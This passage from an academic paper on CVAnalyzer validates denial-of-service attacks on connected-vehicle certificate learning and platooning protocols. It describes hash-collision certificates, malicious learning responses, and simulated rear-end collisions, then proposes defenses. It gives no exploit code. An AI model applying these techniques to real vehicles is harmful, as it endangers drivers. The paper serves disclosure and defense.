- **RQ1**: Are identified vulnerabilities practical in a real-world setting?
- **RQ2**: What are the security/safety impact of identified vulnerabilities?
- **RQ3**: What is the runtime performance of *CVAnalyzer*?

6.1 RQ1: Practicality of Identified Attacks

We implement and validate all attacks from both P2PCD and PMP, detected by *CVAnalyzer*, in a real-world testbed, which thus concretely demonstrates the effectiveness of *CVAnalyzer*. Interestingly, we also find some poor implementation details in real-world CV devices that actually make our attacks easier.

6.1.1 Testbed Setup and Tool Preparation

As shown in Figure 8, we set up a CV network using three Cohda OBUs [19] in our lab. Among these three OBUs, denoted as OBU 1, 2, and 3 respectively, OBU 1 and 2 are used as victim CV devices, and OBU 3 is used as the attack device. To control the experiments, we connect a laptop with three OBUs via Ethernet connections.




Figure 8: Testbed setup for attack validation.

The Cohda OBU that we use in our experiments is an ARM embedded device running Ubuntu 16.04. It implements the latest version of the CV network stack, which conforms with IEEE 802.11p [37, 38], IEEE 1609-2016 [32–34], and SAE J2735-2016 [20]. Notably, the implementation of IEEE 1609.2, called Aerolink, is developed by OnBoard Security [52] and closed source.

Victim OBU setup. To implement the CV communication model, both victim OBUs run a simple program that periodically broadcasts a correctly-signed SPDU. This broadcast-based communication also allows the attacker to observe all network traffic. For P2PCD, we place random data in the SPDU. For PMP, the SPDU stands for the beacon message, which contains the platoon ID and depth. Besides, both OBUs run PMP programs that are extracted from the source codes of VENTOS [69] and PLEXE [56].

For two different protocols (i.e., P2PCD, PMP), we assign different roles to OBU 1 and 2. In P2PCD attacks (i.e., *N1-4*), following the same assumption in §5.1, OBU 2 cannot verify packets sent by OBU 1 due to a missing certificate, so OBU 2 wants to initialize P2PCD to learn the unknown certificate from OBU 1. In PMP attacks (i.e., *A1-15*), by default, OBU 1 and 2 belong to the same platoon. OBU 1 and 2 are the platoon leader and the platoon follower respectively.

Tool preparation. To launch the attacks, we need to prepare tools that allow us to (1) parse and construct arbitrary packets and certificates, and (2) sign and verify CV network packets correctly. For (1), we use asn1c [71] to extract C data structures used by CV network services from ASN.1 modules in protocol specifications, and port platoon message types from the source codes of VENTOS and PLEXE. For (2), we follow IEEE 1609.2 to implement the signing and verification functionalities. We start from ECDSA APIs provided by OpenSSL 1.1.0j [53]. The elliptic curve and the hash function that we use with ECDSA is NIST P-256 and SHA-256, respectively. We cross-validate the correctness of our tools using APIs of Cohda CV network stack. The Cohda CV network stack can process packets and certificates generated by our tool without throwing any errors.

Certificate configurations. As *N1-4* require triggering P2PCD, we need to configure the pre-installed certificates in both victim OBUs to ensure that OBU 2 cannot construct a certificate chain while verifying packets sent by OBU 1. Both OBU 1 and 2 can correctly verify packets from OBU 3

(attacker). First, we use our certificate generator to construct a Root CV certificate, referred as `root`, which is trusted by all three OBUs. Then, we use `root` to issue two intermediate Certificate Authority (CA) certificates: `ca1` and `ca2`. We add both `ca1` and `ca2` to the local certificate database of OBU 1, but only add `ca2` to the database of OBU 2. To generate end-entity certificates for signing packets, we utilize `ieeeAcfGenerator` in Cohda SDK to issue two batches of certificates: `batch1` for OBU 1 and `batch2` for OBU 2. Each batch is an `Aerolink`-specific file and contains 20 end-entities certificates. Besides, we use `ca2` to issue another end-entity certificate `ee3` for the attacker so that OBU 1&2 can construct a valid certificate chain for packets sent by the attacker.

Apart from generating these normal certificates, we also need to construct certificates that can cause hash collisions. In *N1* and *N2*, the first certificate in the malicious learning response should match with the low-order 3-byte and 8-byte hash value of the unknown certificate respectively. We therefore use our certificate generator to construct two CA certificates: `ca1-h3` and `ca1-h8`, which can lead to 3-byte and 8-byte hash collision with `ca1`.

Attack programs. Following the attack processes in §5, we implement different attack programs. For each attack program, we set the start condition and the fail condition. The attack programs will stop only if the fail conditions are satisfied; otherwise, they will keep running. For P2PCD attacks, the attack fails if she observes any learning response from OBU 1. For example, the attack program for *N1* will send malicious learning responses after observing a learning request sent by OBU 2 (i.e., `Vehicle 2` in Figure 5). If it observes a learning response sent by OBU 1, the program will stop, which means that the attack fails. For PMP attacks, the attack fails if the victim platoon member can still finish the merge, split, leave, or dissolve maneuver.

6.1.2 Validation Results

In the real-world experiments, we find that all attacks from P2PCD and PMP are successfully validated. Interestingly, we further find that some implementation details in `Aerolink` can actually make P2PCD attacks, *N1* and *N2*, even easier and even block the CV communication indefinitely.

First, we observe that *N1* and *N2* can indefinitely block the P2PCD learning process. Based on our model-checking findings in §5.1, once the adversary stops sending malicious learning responses, the victim devices should eventually be able to recover from DoS. However, in our real-world experiments, we find that even after the attack program terminates, OBU 2 still cannot learn the correct unknown certificate from OBU 1. After analyzing the execution log, we find that OBU 1 keeps sending the fake certificate (i.e., `ca1-h3`), while OBU 2 sends learning requests for the unknown certificate `ca1` to OBU 1. By design, a CV device responds to an incoming learning request only if the learning request field matches with a signing certificate which is recently used by that device. With the help of a binary disassembler called `Hopper` [11], we find that `Aerolink` actually does not check whether the certificate used for a learning response is indeed a recently used certificate. For example, in *N1*, OBU 1 stores the fake certificate (i.e., `ca1-h3`) carried by the malicious learning response from the attacker. Thus, during the preparation of the future learning response, OBU 1 has two candidates, `ca1` and `ca1-h3`, as they have the same low-order three-byte hash. When receiving learning requests, OBU 1 always picks `ca1-h3` and sends it to OBU 2, which thus permanently prevents OBU 2 to learn the correct certificate.


Second, to launch *N1*, we find that the attacker only needs to send 3 malicious learning responses instead of 4. Before running real-world experiments, we first measure the response threshold in `Aerolink`, and find that the threshold set in `Aerolink` is actually 2 instead of 3 in the protocol specifications. This finding is also confirmed using `Hopper`. In this case, the attacker only needs to send 3 malicious responses to succeed. Although this may not be a big improvement for the attacker, it still uncovers an implementation choice in `Aerolink` that is unexpectedly favorable to the attacker.

Third, we find that *N2* only requires 3-byte hash collision rather 8-byte hash collision, which largely lowers the bar of launching *N2*. In P2PCD, by design, a CV device records an unknown certificate by adding the identity of that certificate (i.e., an 8-byte hash value) into a queue. If the 8-byte hash of a certificate in an incoming learning response matches with any entries in the queue, that entry will be removed. To launch *N2*, the attacker has to intentionally cause the 8-byte hash collision to let the victim CV device wrongly remove an entry in the queue. However, according to our binary analysis through `Hopper`, we find that `Aerolink` actually uses a 3-byte hash of the unknown certificate to record its status. Therefore, in our real-world experiments, we use `ca1-h3` in *N2*, and the results further validates this finding. Later in §7, we will show why this small truncated hash (e.g., 3-byte hash) is not secure enough. Although the protocol specification does not clearly state how to record unknown certificates, Annex D in IEEE 1609.2 [32] gives an example of P2PCD implementation that uses the 8-byte hash as the identity to record the unknown certificate. Also, while recording the unknown certificate, the most complete identity about the unknown certificate is the 8-byte hash value. A CV network implementation should always use complete information rather than truncated information.

6.2 RQ2: Attack Impact


The following two case studies demonstrate the impact of identified attacks: (1) P2PCD attacks can lead to traffic accidents, which eliminates the benefits of V2V safety applications (e.g., Forward Collision Warning (FCW)); (2) PMP attacks can affect the speed stability of the victim vehicle.

Simulator setup. To evaluate the impact of identified attacks, we use a simulator, VENTOS (VEhicular NeTwork Open Simulator) [69], so that we can demonstrate the driv-



(a) No collision, FCW (b) Collision

Figure 9: Relative distance between the leading vehicle (V1) and the following vehicle (V2).



(a) Before attack (b) After attack

Figure 10: Speed profiles in *A3* (split trigger attack).

ing behavior under attacks. VENTOS is built upon SUMO road traffic simulator [62] and OMNeT++ [51]/Veins [61, 68] network simulator. These simulators [51, 62, 68] have been widely used in academia, industry, and the government. We configure it to use the models for the IEEE 802.11p [37] protocol for CV communication. Based on our reverse engineering and study on Aerolink (§ 6.1), we port the digital signature and P2PCD in IEEE 1609.2 to the simulator to secure BSMs and PMP commands. All secured packets are then transmitted through Wave Short Message Protocol (WSMP) and are directly sent to the data-link layer which uses continuous channel access based on IEEE 1609.4 [33].

Table 5: Vehicle parameters in the rear-end collision scenario.

Vehicles	Initial Speed	Max. Speed	Max. Decel.	Length
Leader (V1)	30 m/s	30 m/s	5 m/s^2	10 m
Follower (V2)	20 m/s	30 m/s	2 m/s^2	5 m

6.2.1 Safety Impact

By design, the CV safety application promises to increase personal safety [63]. However, our experiment results show that P2PCD attacks can fully eliminate the benefits of CV applications (e.g., Forward Collision Warning (FCW)), violating the original goal of CV applications.

Rear-end collision scenario w/ FCW. We first set up a rear-end collision scenario and demonstrate that vehicles with Forward Collision Warning (FCW), a V2V safety application, can avoid the accident (Figure 9a). The rear-end collision scenario includes a leading vehicle (V1) and a following vehicle (V2) with the initial parameters in Table 5. FCW alerts the driver in order to help avoid the severity of crashes into the rear end of other vehicles on the road [63]. We follow the FCW's design in Cohda SDK to actively monitor the distance between two vehicles. Once the distance is smaller than the safe distance, FCW will warn the driver. As FCW does not directly control the vehicle, after receiving FCW warnings, we ask the simulated vehicle to maintain a safe speed. Notably, we leverage Krauss car-following model [40], which is collision-free, to calculate the safe distance and safe speed.

During the simulation, both vehicles drive in the same lane. By exchanging BSMs, they can monitor each other's speed, position, and acceleration. The initial distance between two vehicles is 30 m, which is smaller than the safe distance at that time, thus triggering FCW. After starting the simulation for 10 s, V1 suddenly stops at the maximum deceleration (i.e., 5 m/s^2). Figure 9a shows that, before 10 s, V2 keeps increasing the distance to the leading vehicle due to the FCW. Therefore, after the leading vehicle suddenly decelerates, V2 has enough space to slow down safely.

Vehicles w/ FCW under attacks. Then, we place an attacker on the roadside who follows § 5.1 to launch P2PCD attacks and aims at causing traffic accidents, leading to a rear-end collision shown in Figure 9b. At the beginning of the simulation, both vehicles launch P2PCD to exchange certificates so that they can verify and process following BSMs. However, P2PCD attacks prevent them from learning certificates, meaning that they cannot process any BSMs from the peer vehicle. During the simulation, we observe that FCW is never triggered, so V2 accelerates to the maximum speed and follow V1. At 10 s, V1 starts decelerating at the maximum deceleration (i.e., 5 m/s^2). Since two vehicles are too close to each other (i.e., 54 m), and the maximum deceleration of the V2 is 2 m/s^2, V2 eventually collides into the rear end of V1.

6.2.2 Traffic Efficiency Impact

By design, CACC aims at increase traffic throughput and improve traffic flow stability [46, 57, 72]. However, *A3* and *A4* can interfere with the traffic flow stability, even without sacrificing her own speed stability, which violates the design goals of CACC. We place V1, the attacker, and V2 sequentially in the same lane and follow the attack steps of *A3* to run the simulation for 100 seconds. Figure 10 presents the speed profiles of V2, the victim platoon. In the normal case (Figure 10a), all vehicles will eventually reach a stable speed of 20 m/s; after launching the attack starting around time 27 seconds, we increase the standard deviation of V2's speed by 43%, further disturbing the following traffic.

6.3 RQ3: Performance of *CVAnalyzer*

Table 6 presents the runtime performance of *CVAnalyzer*. We run *CVAnalyzer* on a server with four 2.60GHz (8-core) CPUs and 128G memory. *CVAnalyzer* first explores all reachable states and then verifies given properties. Notably, without applying the state reduction, these two model checking tasks will take too long to explore reachable states. The results highlight the importance and effectiveness of state reduction.

Table 6: Runtime statistics of *CVAnalyzer*.

Attacks	Distinct States	Model Checking Duration
P2PCD	2209351	16s
PMP	142133161	1h 35min

7 Defense Proposals

Based on the discussions from previous sections, we propose defense solutions at the protocol design level:

1. Mandate verification for all learning responses;
2. Increase the truncated hash size for the issuer field in the certificate and the learning request field in SPDU;
3. Disallow unicast learning requests;
4. Bind the sender identity with the CV certificate;
5. Track platoon configuration data locally or remotely;
6. Design and integrate an error recovery mechanism.

Defense against N1 and N2. Solution 1 and 2 are proposed for *N1* and *N2*. Solution 1 by nature prevents *N1* and *N2* with local certificates. However, such solution can be evaded if attackers are still able to collect legitimately signed certificates with the attacker-desired hash values by sniffing CV network traffic. As estimated in Table 7, as long as the attacker can collect over 12000 different certificates, she can almost guarantee (>98% probability) that she can always have a certificate ready for triggering a 3-byte hash collision, which thus allow her to still launch *N1* and *N2* in real time. Collecting this many different certificates is completely realistic, considering that such collection process can be done offline. In addition, the collection process can also be greatly accelerated since the attacker can actively broadcast learning requests to trigger surrounding vehicles to return certificates with desired hash values, and also can place multiple attack devices in different locations to parallelize the collection process.

Table 7: Number of hash values needed for hash values of n-bits to cause a hash collision probability at p.

Number of hash values (k)					
Prob. of hash collision (p)	Number of bits of the hash value (n)				
	24	64	80	256	512
0.5	4823	5.06^{9}	1.29^{12}	4.01^{38}	1.36^{77}
0.99	12431	1.30^{10}	3.34^{12}	1.03^{39}	3.51^{77}

Solution 2 aims at increasing the difficulty of causing a hash collision, the key enabler for *N1* and *N2*. As shown in Table 7, it will be much more difficult for the attacker either to compute or to gather proper malicious learning responses. However, this will increase the DSRC packet size and thus may decrease the network performance, e.g., increasing network latency. We have reached out to the protocol developer, and confirmed that it is indeed a design choice to reduce the DSRC packet size. Thus, when applying Solution 2, the new size of the truncated hash type needs to be carefully chosen to balance such trade-off between security and protocol performance.

From our discussion above, neither solution 1 or 2 can fully eliminate the attack possibilities for *N1* and *N2*. Thus, to maximize the chance of preventing the attack in practice, the best choice would be using them jointly.

Defense against N3 and N4. Solution 3 is proposed for *N3* and *N4*, which thwarts both attacks by making it impossible to unicast the malicious learning request to block the P2PCD process. However, the down side is that this may break designed usage of unicast-based learning request. For example, as specified in IEEE 1609.0-2019 [36], CV applications will decide whether to use either unicast or broadcast, while receiving advertised services. Systematically understanding this trade off requires surveying and quantifying the demands of unicast-based learning requests at the CV application level, which we leave as future work.

Defense against A3. Solution 4 can prevent the attacker from triggering the split maneuver at arbitrary positions, but cannot stop her splitting succeeding platoon members. The certificate defined in IEEE 1609.2 [12, 32] provides a unique identity for each CV device. Safety-critical CV applications like PMP should always use unique and secure identities (e.g., certificates) rather than using self-defined identity (e.g., depth number), which is easily spoofed by the attacker. However, the attacker can still send a `LEAVE_REQ` to split at the succeeding vehicle and herself, which is a designed follower-leave behavior. The attacker can then join back to the platoon and launch the attack repeatedly. To completely address *A3*, we may require the assistant of misbehavior detection [12]. For example, a vehicle that keeps leaving and joining a platoon is highly suspicious. Designing an effective misbehavior detection requires comprehensively characterizing malicious behaviors, which we leave as future work.

Defense against A4 and A15. Solution 5 aims at eliminating wrong and inconsistent platoon information caused by *A4* and *A15*. In centralized PMP, a platoon leader is responsible for passing platoon configuration data to the new leader, when it leaves the platoon. The new leader can only accept the information from the old leader because it does not store any platoon configuration data. The design goal of the centralized PMP is to improve coordination efficiency and to enhance privacy because followers dynamically enter and exit the platoon [5]. However, the centralized design sacrifices the security, as a malicious leader can provide wrong platoon configuration data. To address *A4* and *A15*, on one hand, the platoon members can maintain a local copy of platoon configurations. On the other hand, RSUs can also provide services to remotely assist platoon members for tracking platoon configurations and guarding PMP commands [1]. As RSUs are often deployed and managed by trustworthy authorities, platoon members can rely on the infrastructures to correct wrong or inconsistent information.

Defense against A5-14. Solution 6 is straightforward and proposed for all PMP block attacks. As we mentioned before, CV applications should design their own error recovery mechanisms. With the error recovery mechanism, PMP should be able to recover from continuous packet loss. For example, PMP can define the retransmission and timeout threshold to avoid hanging at specific states. Apart from the classic solu-

tion to communication failures, it's worthing noting that PMP should also adjust the intra-platoon spacing between the "offline" member and the trailing platoon members accordingly to avoid traffic collision. If necessary, the platoon leader can dissolve the platoon and falls back to ACC mode.

8 Related Work

CV security analysis. Since the idea of VANET (i.e., the original idea of CV) has been around for more than ten years, many researches have already studied general threats to CV network [4, 28, 29, 44, 55, 55, 73]. However, as discussed in §1, existing works generally suffer from three limitations: (1) rely on manual inspection to identify potential threats [44, 55, 73], as opposed to automatic discovery in our work, (2) focus on security properties such as integrity, confidentiality, and privacy, as opposed to availability in our work, and (3) focus on prior generations of protocols or are conducted before the standardization of IEEE 1609 [4, 29, 44, 55, 73], as opposed to the latest version studied in our work.

Model checking security protocols. Model checking is a mature formal verification technique for finite state concurrent systems, and has been applied to several complex network protocols [22, 26, 30, 48, 50]. These works aim at exposing vulnerabilities in network protocols but does not consider quantitative assessments. *CVAnalyzer* can finish the attack discovery and the quantitative threat assessment without touching implementation details. Therefore, *CVAnalyzer* can be used by the protocol designer to evaluate the correctness of the protocol and also understand the severity of identified attacks, which can further guide the design of mitigation solutions. Also, this can largely minimize the cost to fix vulnerabilities, as all problems can be solved at the early stage.

Secure membership management. For a wireless ad-hoc network, a secure membership management system is necessary. Usually, network nodes form a peer group to share data with each other [49, 58, 76], and a group leader or other trusted entity is responsible for membership management. Wagner et al. [70] designed a decentralized blockchain-based system membership management for the platoon, in which each platoon member maintains a local copy of the blockchain, storing platoon information; however, it has scalability issues.

Due to the high mobility, the latest CV network does not form different communication groups, but adopts the digital signature (ECDSA), with the support of a PKI system, SCMS [12], to secure the communication. Any CV devices with valid certificates can broadcast data to others. To manage membership, the recently deployed SCMS [12] introduces misbehavior detection to identify malicious or malfunctioning members and then revoke their certificates. For our attacks, the certificate revocation in existing SCMS cannot prevent P2PCD attacks but can mitigate PMP attacks. The learning response in *N1* and *N2* does not require any signing certificates, so the certificate revocation cannot prevent the attacker from launching these two attacks. In *N3* and *N4*, the attacker can always generate new syntax-valid certificates for the learning request (i.e., an SPDU). Since the vehicle cannot distinguish the self-generated certificates with unknown certificates, the learning request field will still be processed. Unless the vehicle can always connect to the PKI (through RSU) to check the validity of unknown certificates, it is impossible to prevent the attacker from using self-generated certificates in the current CV network stack. Unfortunately, communication with the infrastructure may not always be present due to the deployment difficulties. We admit that if the PKI supports the online certificate status check, with the infrastructure coverage increase, the impact of P2PCD attacks will be diminished.

9 Conclusion

In this paper, we presents *CVAnalyzer* that harnesses the attack discovery capability of the general model checker and the quantitative threat assessment of the probabilistic model checker to automate the analysis. *CVAnalyzer* successfully detects 4 new DoS attacks in P2PCD and 15 attacks in PMP; also, we construct practical exploits and validate them in a real-world testbed. We have reported 4 P2PCD attacks to IEEE 1609 Working Group [35] and received confirmations. Also, we discuss the fundamental reasons for these vulnerabilities and propose effective mitigation solutions.

Future work. In the future, we would like to extend *CVAnalyzer* to verify more security properties, such as unlinkability. Though we only inspect the availability property in this paper, *CVAnalyzer* is actually general and can be extended to improve the verification capabilities. On the other hand, *CVAnalyzer* can be also extended to support other protocols in the context of CV (e.g., SCMS [12]). Also, we would like to improve the usability of *CVAnalyzer*. For example, we can introduce an intermediate representation for the model that can be automatically converted into the modeling language used by different model checkers. Therefore, we do not need to write the model twice for two different model checkers.

Acknowledgments

We would like to thank Yulong Cao, David Ke Hong, Yuru Shao, and the anonymous reviewers for providing valuable feedback on our work. This research was supported in part by an award from Mcity at University of Michigan, and by the National Science Foundation under grant CNS-1930041, CNS-1526455, CNS-1850533 and CNS-1929771.

References

[1] A. Abdo, S. M. B. Malek, Z. Qian, Q. Zhu, M. Barth, and N. B. Abu-Ghazaleh. Application level attacks on connected vehicle protocols. In *Proc. RAID*, 2019.

[2] F. Ahmed-Zaid, F. Bai, S. Bai, C. Basnayake, B. Bellur, S. Brovold, G. Brown, L. Caminiti, et al. Vehicle safety communications–applications (vsc-a) final report. Technical report, 2011.

[3] F. Ahmed-Zaid, F. Bai, S. Bai, C. Basnayake, B. Bellur, S. Brovold, G. Brown, L. Caminiti, et al. Vehicle Safety Communications–

Applications (VSC-A) Final Report: Appendix Volume 1 System Design and Objective Test. Technical report, 2011.

[4] F. Ahmed-Zaid, F. Bai, S. Bai, C. Basnayake, B. Bellur, S. Brovold, G. Brown, L. Caminiti, et al. Vehicle Safety Communications–Applications (VSC-A) Final Report: Appendix Volume 3 Security. Technical report, 2011.

[5] M. Amoozadeh, H. Deng, C. Chuah, H. M. Zhang, and D. Ghosal. Platoon management with cooperative adaptive cruise control enabled by VANET. *Vehicular Communications*, 2015.

[6] K. R. Apt and D. Kozen. Limits for automatic verification of finite-state concurrent systems. *Inf. Process. Lett.*, 1986.

[7] F. Bai and H. Krishnan. Reliability analysis of DSRC wireless communication for vehicle safety applications. In *IEEE ITSC*, 2006.

[8] D. A. Basin, C. Cremers, and C. A. Meadows. Model checking security protocols. In *Handbook of Model Checking*. 2018.

[9] D. A. Basin, J. Dreier, L. Hirschi, S. Radomirovic, R. Sasse, and V. Stettler. A formal analysis of 5g authentication. In *Proc. ACM CCS*, 2018.

[10] J. Bellardo and S. Savage. 802.11 denial-of-service attacks: Real vulnerabilities and practical solutions. In *Proc USENIX Security*, 2003.

[11] V. Bénony. Hopper. https://www.hopperapp.com/, 2019.

[12] B. Brecht, D. Therriault, A. Weimerskirch, W. Whyte, V. Kumar, T. Hehn, and R. Goudy. A security credential management system for V2X communications. *IEEE Trans. Intelligent Transportation Systems*, 2018.

[13] S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage, K. Koscher, A. Czeskis, F. Roesner, and T. Kohno. Comprehensive experimental analyses of automotive attack surfaces. In *Proc. USENIX Security*, 2011.

[14] Q. A. Chen, Y. Yin, Y. Feng, Z. M. Mao, and H. X. Liu. Exposing congestion attack on emerging connected vehicle based traffic signal control. In *Proc. NDSS*, 2018.

[15] Q. A. Chen, Y. Yin, Y. Feng, Z. M. Mao, and H. X. Liu. Vulnerability of Traffic Control System Under Cyber-Attacks Using Falsified Data. In *Transportation Research Board 2018 Annual Meeting (TRB)*, 2018.

[16] A. Cimatti, E. M. Clarke, E. Giunchiglia, F. Giunchiglia, M. Pistore, M. Roveri, R. Sebastiani, and A. Tacchella. NuSMV 2: An opensource tool for symbolic model checking. In *Proc. CAV*, 2002.

[17] E. M. Clarke, O. Grumberg, S. Jha, Y. Lu, and H. Veith. Progress on the state explosion problem in model checking. In *Informatics*, 2001.

[18] E. M. Clarke, W. Klieber, M. Novácek, and P. Zuliani. Model checking and the state explosion problem. In *LASER Summer School on Software Engineering*, 2011.

[19] Cohda Wireless. Mk5 obu. https://tinyurl.com/y6qepj6h, 2019.

[20] C.-C. T. Committee. Dedicated short range communications (dsrc) message set dictionary™ set. *SAE International*, Mar. 2016.

[21] D. L. Dill. The mur*phi* verification system. In *Proc. CAV*, 1996.

[22] M. Eian and S. F. Mjølsnes. A formal analysis of IEEE 802.11w deadlock vulnerabilities. In *Proc. IEEE INFOCOM*, 2012.

[23] J. Erickson, S. Chen, M. Savich, S. Hu, and Z. M. Mao. Commpact: Evaluating the feasibility of autonomous vehicle contracts. In *Proc. IEEE VNC*, 2018.

[24] ETSI. Telecommunications and Internet Protocol Harmonization Over Networks (TIPHON) Release 4; Protocol Framework Definition; Methods and Protocols for Security; Part 1: Threat Analysis. *Technical Specification ETSI*, 2003.

[25] J. Harding, G. Powell, R. Yoon, J. Fikentscher, C. Doyle, D. Sade, M. Lukuc, J. Simons, and J. Wang. Vehicle-to-Vehicle Communications: Readiness of V2V Technology for Application. Technical report, 2014.

[26] C. He and J. C. Mitchell. Analysis of the 802.11i 4-way handshake. In *Proc. WiSec*, 2004.

[27] G. J. Holzmann. The model checker SPIN. *Trans. Software Eng.*, 1997.

[28] H. Hsiao, A. Studer, C. Chen, A. Perrig, F. Bai, B. Bellur, and A. Iyer. Flooding-resilient broadcast authentication for VANETs. In *Proc. MobiCom*, 2011.

[29] Y. Hu, A. Perrig, and D. B. Johnson. Packet leashes: A defense against wormhole attacks in wireless networks. In *Proc. INFOCOM*, 2003.

[30] S. Hussain, O. Chowdhury, S. Mehnaz, and E. Bertino. Lteinspector: A systematic approach for adversarial testing of 4g lte. In *Proc NDSS*, 2018.

[31] IEEE 1609 WG. Ieee standard for wireless access in vehicular environments (wave) - networking services. *IEEE Std 1609.3-2010 (Revision of IEEE Std 1609.3-2007)*, 2010.

[32] IEEE 1609 WG. IEEE Standard for Wireless Access in Vehicular Environments–Security Services for Applications and Management Messages. *IEEE Std 1609.2-2016 (Revision of IEEE Std 1609.2-2013)*, 2016.

[33] IEEE 1609 WG. Ieee standard for wireless access in vehicular environments (wave) – multi-channel operation. *IEEE Std 1609.4-2016 (Revision of IEEE Std 1609.4-2010)*, 2016.

[34] IEEE 1609 WG. Ieee standard for wireless access in vehicular environments (wave) – networking services. *IEEE Std 1609.3-2016 (Revision of IEEE Std 1609.3-2010)*, 2016.

[35] IEEE 1609 WG. 1609 WG - DSRC Working Group. https://tinyurl.com/y2qju2t5, 2017.

[36] IEEE 1609 WG. Ieee guide for wireless access in vehicular environments (wave) architecture. *IEEE Std 1609.0-2019 (Revision of IEEE Std 1609.0-2013)*, 2019.

[37] IEEE 802.11 WG. Ieee standard for information technology– local and metropolitan area networks– specific requirements– part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications amendment 6: Wireless access in vehicular environments. *IEEE Std 802.11p-2010 (Amendment to IEEE Std 802.11-2007)*, 2010.

[38] IEEE 802.11 WG. Ieee standard for information technology–telecommunications and information exchange between systems local and metropolitan area networks–specific requirements part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications. *IEEE Std 802.11-2012 (Revision of IEEE Std 802.11-2007)*, 2012.

[39] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, and S. Savage. Experimental security analysis of a modern automobile. In *Proc. IEEE S&P*, 2010.

[40] S. Krauß. Towards a unified view of microscopic traffic flow theories. *IFAC Proceedings Volumes*, 1997.

[41] H. Krishnan and A. Weimerskirch. "verify-on-demand"-a practical and scalable approach for broadcast authentication in vehicle-to-vehicle communication. *SAE International Journal of Passenger Cars-Mechanical Systems*, 2011.

[42] M. Z. Kwiatkowska, G. Norman, and D. Parker. PRISM 4.0: Verification of probabilistic real-time systems. In *Proc. CAV*, 2011.

[43] L. Lamport. Real time is really simple. *Microsoft Research*, 2005.

[44] C. Laurendeau and M. Barbeau. Threats to security in DSRC/WAVE. In *Proc. ADHOC-NOW*, 2006.

[45] J. Liu, D. Ma, A. Weimerskirch, and H. Zhu. Secure and Safe Automated Vehicle Platooning. *IEEE Reliability Society*, 2016.

[46] H. Mahmassani, H. Rakha, E. Hubbard, D. Lukasik, et al. Concept development and needs identification for intelligent network flow optimization (inflo) : assessment of relevant prior and ongoing research. Technical report, 2012.

[47] H. Mahmassani, H. Rakha, E. Hubbard, D. Lukasik, et al. Concept development and needs identification for intelligent network flow optimization (inflo) : concept of operations. Technical report, 2012.

[48] J. C. Mitchell, V. Shmatikov, and U. Stern. Finite-state analysis of SSL 3.0. In *Proc. USENIX Security*, 1998.

[49] S. Mäki, T. Aura, and M. Hietalahti. Robust membership management for ad-hoc groups. 2000.

[50] P. Narayana, R. Chen, Y. Zhao, Y. Chen, Z. Fu, and H. Zhou. Automatic vulnerability checking of ieee 802.16 WiMAX protocols through TLA+. In *Proc. IEEE Workshop on NPSec*, 2006.

[51] OMNeT++. Omnet++ simulator. https://omnetpp.org/, 2020.

[52] OnBoard Security. Aerolink secure vehicle communication. https://tinyurl.com/yaklyx47, 2019.

[53] OpenSSL. Openssl. https://www.openssl.org/, 2019.

[54] J. Petit, F. Schaub, M. Feiri, and F. Kargl. Pseudonym schemes in vehicular networks: A survey. *IEEE Comm. Surveys & Tutorials*, 2015.

[55] J. Petit and S. E. Shladover. Potential cyberattacks on automated vehicles. *IEEE Trans. Intelligent Transportation Systems*, 2015.

[56] PLEXE. The platooning extension for veins. plexe.car2x.org, 2019.

[57] J. Ploeg, B. T. M. Scheepers, E. van Nunen, N. van de Wouw, and H. Nijmeijer. Design and experimental evaluation of cooperative adaptive cruise control. In *Proc. ITSC*, 2011.

[58] M. K. Reiter, K. P. Birman, and L. Gong. Integrating security in a group oriented distributed system. In *Proc. IEEE S&P*, 1992.

[59] S. Resch and M. Paulitsch. Using TLA+ in the development of a safety-critical fault-tolerant middleware. In *Proc. ISSRE*, 2017.

[60] M. Segata, S. Joerer, B. Bloessl, C. Sommer, F. Dressler, and R. L. Cigno. Plexe: A platooning extension for veins. In *Proc. VNC*, 2014.

[61] C. Sommer, R. German, and F. Dressler. Bidirectionally coupled network and road traffic simulation for improved IVC analysis. *IEEE Trans. Mob. Comput.*, 2011.

[62] SUMO. Simulation of Urban MObility. https://sumo.dlr.de, 2020.

[63] USDOT. Connected Vehicle Pilot Deployment Program. https://tinyurl.com/y29u9czy, 2019.

[64] USDOT. Intelligent Transportation Systems - Connected Vehicle Basics. https://tinyurl.com/yxjj98vr, 2019.

[65] USDOT. Intelligent Transportation Systems - Connected Vehicle Basics - DSRC. https://tinyurl.com/y5spr5cb, 2019.

[66] USDOT. Intelligent Transportation Systems - Connected Vehicle Pilot Deployment Program. https://tinyurl.com/yy5u7am6, 2019.

[67] USDOT. ITS Standards Program | Standards Group. https://tinyurl.com/yyzb8n4g, 2019.

[68] Veins. Vehicles in network simulation. https://veins.car2x.org/.

[69] VENTOS. Vehicular network open simulator. http://maniam.github.io/VENTOS/, 2019.

[70] M. Wagner and B. McMillin. Cyber-physical transactions: A method for securing vanets with blockchains. In *IEEE PRDC*, 2018.

[71] L. Walkin. ASN.1 Compiler. http://lionet.info/asn1c/, 2019.

[72] Z. Wang, G. Wu, and M. J. Barth. A review on cooperative adaptive cruise control (CACC) systems: Architectures, controls, and applications. In *Proc. ITSC*, 2018.

[73] W. Whyte, J. Petit, V. Kumar, J. Moring, and R. Roy. Threat and countermeasures analysis for WAVE service advertisement. In *Proc. IEEE ITSC*, 2015.

[74] W. Wong, S. Huang, Y. Feng, Q. A. Chen, Z. M. Mao, and H. X. Liu. Trajectory-Based Hierarchical Defense Model to Detect Cyber-Attacks on Transportation Infrastructure. In *Transportation Research Board 2018 Annual Meeting (TRB)*, 2019.

